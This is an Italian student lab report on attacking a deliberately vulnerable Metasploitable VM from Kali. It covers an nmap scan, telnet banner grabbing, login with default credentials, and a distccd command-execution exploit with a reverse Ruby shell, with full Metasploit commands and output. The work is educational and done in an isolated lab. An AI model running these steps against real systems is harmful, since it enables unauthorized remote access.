

Report Esercizio 21/01/2025

Exploit Telnet con Metasploit Framework + Bonus

Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di Exploit Telnet utilizzando Metasploit Framework su una macchina virtuale Metasploitable.

Bisognerà effettuare una sessione di hacking sul servizio ‘telnet’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:

Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .

Nello specifico le macchine Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.1.25 - 192.168.1.40/24

2. Utilizzo Metasploit Framework:

Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘telnet’ della macchina Metasploitable.


Preconfigurazione macchine virtuali:

Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.

Come indirizzo di rete di riferimento uso il 192.168.1.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fa Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando `ifconfig` o `ip a`.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(kali@kali)-[~]
$ 

```

Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: `sudo ifconfig eth0 192.168.1.40/24`

```
Metasploitable_2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40/24
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c1:13:61
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec1:1361/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:768 (768.0 B)  TX bytes:7058 (6.8 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35929 (35.0 KB)  TX bytes:35929 (35.0 KB)

msfadmin@metasploitable:~$
```

-Ping Kali --> Metasploitable:

```
File  Actions  Edit  View  Help
(kali㉿kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=11.0 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.981 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.991 ms
^C
— 192.168.1.40 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.981/3.602/10.964/4.255 ms

(kali㉿kali)-[~]
$
```

-Session hacking con Metasploit Framework (msfconsole) :

Per prima cosa si fa una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:

“nmap -sV -p- indirizzoiptarget (192.168.1.40)”

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap -sV -p- 192.168.1.40  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 08:27 EST  
Nmap scan report for 192.168.1.40  
Host is up (0.0073s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE          VERSION  
21/tcp    open  ftp              vsftpd 2.3.4  
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet?            
25/tcp    open  smtp?              
53/tcp    open  domain           ISC BIND 9.4.2  
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind          2 (RPC #100000)  
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?              
513/tcp   open  login?             
514/tcp   open  shell?             
1099/tcp  open  java-rmi         GNU Classpath grmiregistry  
1524/tcp  open  bindshell        Metasploitable root shell  
2049/tcp  open  nfs              2-4 (RPC #100003)  
2121/tcp  open  ccproxy-ftp?       
3306/tcp  open  mysql?             
3632/tcp  open  distccd          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc              VNC (protocol 3.3)  
6000/tcp  open  X11              (access denied)  
6667/tcp  open  irc              UnrealIRCd  
6697/tcp  open  irc              UnrealIRCd  
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)  
8180/tcp  open  unknown            
8787/tcp  open  drb              Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)  
34414/tcp open  status           1 (RPC #100024)  
38846/tcp open  mountd           1-3 (RPC #100005)  
46815/tcp open  nlockmgr         1-4 (RPC #100021)  
60141/tcp open  java-rmi         GNU Classpath grmiregistry  
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)  
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 215.04 seconds
```

Dopo aver fatto l'nmap ed aver visto la porta 23 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Metasploit can be configured at startup, see msfconsole  
--help to learn more  
  
Metasploit  
  
+ -- ==[ metasploit v6.4.34-dev ]  
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > |
```

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'telnet', per fare ciò si utilizza il seguente comando:
"search telnet"

```
msf6 > search telnet_version  
Matching Modules  


| # | Name                                              | Disclosure Date | Rank   | Check | Description                               |
|---|---------------------------------------------------|-----------------|--------|-------|-------------------------------------------|
| 0 | auxiliary/scanner/telnet/lantronix_telnet_version | .               | normal | No    | Lantronix Telnet Service Banner Detection |
| 1 | auxiliary/scanner/telnet/telnet_version           | .               | normal | No    | Telnet Service Banner Detection           |

  
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version  
msf6 > |
```

Come da screen notiamo che ha trovato 2 tipi di exploit ma quello della consegna è il 2*.

Per scegliere l'exploit possiamo usare il comando use 1 oppure use path dell'exploit.
"use 1 oppure use auxiliary/scanner/telnet/telnet_version"

```
msf6 > use 1  
msf6 auxiliary(scanner/telnet/telnet_version) > |
```

Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                                                                                                             |
| RHOSTS   |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                                                                                                                        |
| USERNAME |                 | no       | The username to authenticate as                                                                                                                                                                     |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS e RPORT, quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 23 ed essendo che su metasploit la porta in ascolto è sempre la 23 non è necessaria cambiarla.

Per settare quindi l'RHOSTS, il comando è il seguente:

“set RHOSTS indirizzo ipv4 (192.168.1.40)”.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Una volta settato l'RHOSTS, facendo un 2° controllo con “show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                                                                                                             |
| RHOSTS   | 192.168.1.40    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                                                                                                                        |
| USERNAME |                 | no       | The username to authenticate as                                                                                                                                                                     |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > █
```

I parametri sono stati inseriti correttamente.

Essendo un auxiliary non un exploit a livello generale non ci sono payload.

Infine possiamo finalmente lanciare il comando d'attacco “exploit”

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

L'attacco ausiliario ha avuto successo, abbiamo ottenuto il banner di metasploitable, con i dati di login msfadmin nome utente e msfadmin password.

Da cui possiamo accedere alla macchina con il telnet.

“telnet indirizzolpKali 23, (telnet 192.168.1.40 23)”

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ telnet 192.168.1.40 23  
Trying 192.168.1.40 ...  
Connected to 192.168.1.40.  
Escape character is '^]'.  
  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Tue Jan 21 08:11:23 EST 2025 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$
```

-BONUS Servizio distcc e attacco al servizio distccd di Metasploitable:

-Che cos'è il servizio Distcc?

Il servizio distcc (Distributed C Compiler) è un sistema di compilazione distribuita che consente di accelerare la compilazione del codice sorgente utilizzando più macchine su una rete.

Funziona distribuendo il lavoro di compilazione del codice tra diversi computer, riducendo così il tempo totale di compilazione complessivo, molto utile quindi su progetti di grandi dimensioni.

-Che cos'è Distccd?

Il distccd (Distributed C Compiler Daemon) è il servizio vero e proprio (il demone) che rimane in ascolto per ricevere i job di compilazione da mandare alle altre macchine.

-Perché è vulnerabile?

La vulnerabilità principale relativa a distccd, riguarda il fatto che il servizio(demone)

può essere facilmente configurato per accettare connessioni da qualsiasi host sulla rete, senza avere un particolare controllo di sicurezza sugli accessi, quindi un attaccante potrebbe connettersi al servizio e mandare e far eseguire codice malevolo alla macchina target.

-Perchè la porta viene lasciata aperta?

Di solito la porta di distccd (3632) viene lasciata aperta perchè è il servizio (demone) progettato per accettare connessioni da altre macchine sulla rete, specialmente in ambienti di compilazione distribuita, dove le macchine è importante che possano comunicare tra di loro per completare i task di compilazione.

Quindi se non configurato correttamente, un attaccante esternamente può trovare una vulnerabilità ed accedere dalla porta.

-E' facilmente accessibile?

Se non vengono implementati misure per limitare l'accesso, si è facilmente accessibile, bisognerebbe mettere delle restrizioni con il firewall o di determinati indirizzi ip da cui accettare connessioni, autenticazione forte e la cifratura delle comunicazioni.

In sintesi:

In sintesi il distcc è un sistema utile per distribuire il carico di compilazione su più macchine, ma se non è configurato correttamente può esporre vulnerabilità.

La porta viene lasciata aperta per consentire la comunicazione tra i nodi, ma questo perciò la rende vulnerabile a potenziali attacchi se non vengono configurate delle misure di sicurezza e di controllo.

-Fase Exploit con Metasploit Framework:

Ora passiamo alla fase di attacco con Metasploit Framework, con l'nmap fatto precedentemente notiamo che il servizio(demone) distccd è aperto alla porta 3632.


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV -p- 192.168.1.40  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 08:27 EST  
Nmap scan report for 192.168.1.40  
Host is up (0.0073s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE          VERSION  
21/tcp    open  ftp              vsftpd 2.3.4  
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet?            
25/tcp    open  smtp?              
53/tcp    open  domain           ISC BIND 9.4.2  
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind          2 (RPC #100000)  
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?              
513/tcp   open  login?             
514/tcp   open  shell?             
1099/tcp  open  java-rmi         GNU Classpath grmiregistry  
1524/tcp  open  bindshell        Metasploitable root shell  
2049/tcp  open  nfs              2-4 (RPC #100003)  
2121/tcp  open  ccproxy-ftp?       
3306/tcp  open  mysql?             
3632/tcp  open  distccd          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc              VNC (protocol 3.3)  
6000/tcp  open  X11              (access denied)  
6667/tcp  open  irc              UnrealIRCd  
6697/tcp  open  irc              UnrealIRCd  
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)  
8180/tcp  open  unknown            
8787/tcp  open  drb              Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)  
34414/tcp open  status           1 (RPC #100024)  
38846/tcp open  mountd           1-3 (RPC #100005)  
46815/tcp open  nlockmgr         1-4 (RPC #100021)  
60141/tcp open  java-rmi         GNU Classpath grmiregistry  
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)  
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 215.04 seconds
```

Per passare alla sessione di hacking con Metasploit Framework utilizziamo da cmd il comando msfconsole.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Metasploit can be configured at startup, see msfconsole  
--help to learn more  
  
Metasploit  
  
=[ metasploit v6.4.34-dev ]  
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- --=[ 1468 payloads - 49 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > 
```

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'distcc', per fare ciò si utilizza il seguente comando:
"search distcc"

```
msf6 > search distcc  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec  
msf6 > 
```

Notiamo che c'è solamente un'opzione di exploit quindi scegliamo questo.
"use 0 oppure use exploit/unix/misc/distcc_exec"

```
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_bash  
msf6 exploit(unix/misc/distcc_exec) > 
```

Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 3632            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_bash):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > 
```

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS, RPORT e LHOST quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 3632 ed essendo che su metasploit la porta in ascolto è sempre la 3632 non è necessaria cambiarla.

LHOST è l'indirizzo ip dell'attaccante, quindi si sta eseguendo un reverse attack.

Per settare quindi l'RHOSTS e LHOST, i comandi sono i seguenti:

“set RHOSTS indirizzo ipv4 di Metasploitable (192.168.1.40)”.

“set LHOST indirizzo ipv4 di Kali (192.168.1.25)”.

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > 
```

Una volta settato l'RHOSTS e LHOST, facendo un 2° controllo con “show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.1.40    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 3632            | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_bash):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) >

```

I parametri sono stati inseriti correttamente.

Ora andiamo a scegliere i payloads, con il seguente comando:

“show payloads”

```

msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads



| #  | Name                                       | Disclosure Date | Rank   | Check | Description                                          |
|----|--------------------------------------------|-----------------|--------|-------|------------------------------------------------------|
| 0  | payload/cmd/unix/adduser                   | .               | normal | No    | Add user with useradd                                |
| 1  | payload/cmd/unix/bind_perl                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Perl)              |
| 2  | payload/cmd/unix/bind_perl_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6         |
| 3  | payload/cmd/unix/bind_ruby                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby)              |
| 4  | payload/cmd/unix/bind_ruby_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby) IPv6         |
| 5  | payload/cmd/unix/generic                   | .               | normal | No    | Unix Command, Generic Command Execution              |
| 6  | payload/cmd/unix/reverse                   | .               | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)      |
| 7  | payload/cmd/unix/reverse_bash              | .               | normal | No    | Unix Command Shell, Reverse TCP (/dev/tcp)           |
| 8  | payload/cmd/unix/reverse_bash_telnet_ssl   | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)         |
| 9  | payload/cmd/unix/reverse_openssl           | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (openssl) |
| 10 | payload/cmd/unix/reverse_perl              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Perl)           |
| 11 | payload/cmd/unix/reverse_perl_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via perl)       |
| 12 | payload/cmd/unix/reverse_ruby              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Ruby)           |
| 13 | payload/cmd/unix/reverse_ruby_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via Ruby)       |
| 14 | payload/cmd/unix/reverse_ssl_double_telnet | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (telnet)  |



msf6 exploit(unix/misc/distcc_exec) >

```

(Il prof a lezione ci aveva consigliato ruby e perl dalle sue prove dovrebbero funzionare).

Scegliamo tra questi 2 payload in questo caso scelgo reverse_ruby.

”set payload 12”

```

msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/misc/distcc_exec) >

```

Ora possiamo passare alla fase d’attacco con il comando “exploit”.

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:50391) at 2025-01-21 11:57:56 -0500
ls
4511.jsvc_up
pwd
/tmp
```

L'attacco ha avuto successo e la sessione è stata creata, di base ci troviamo nella directory dei file temporanei.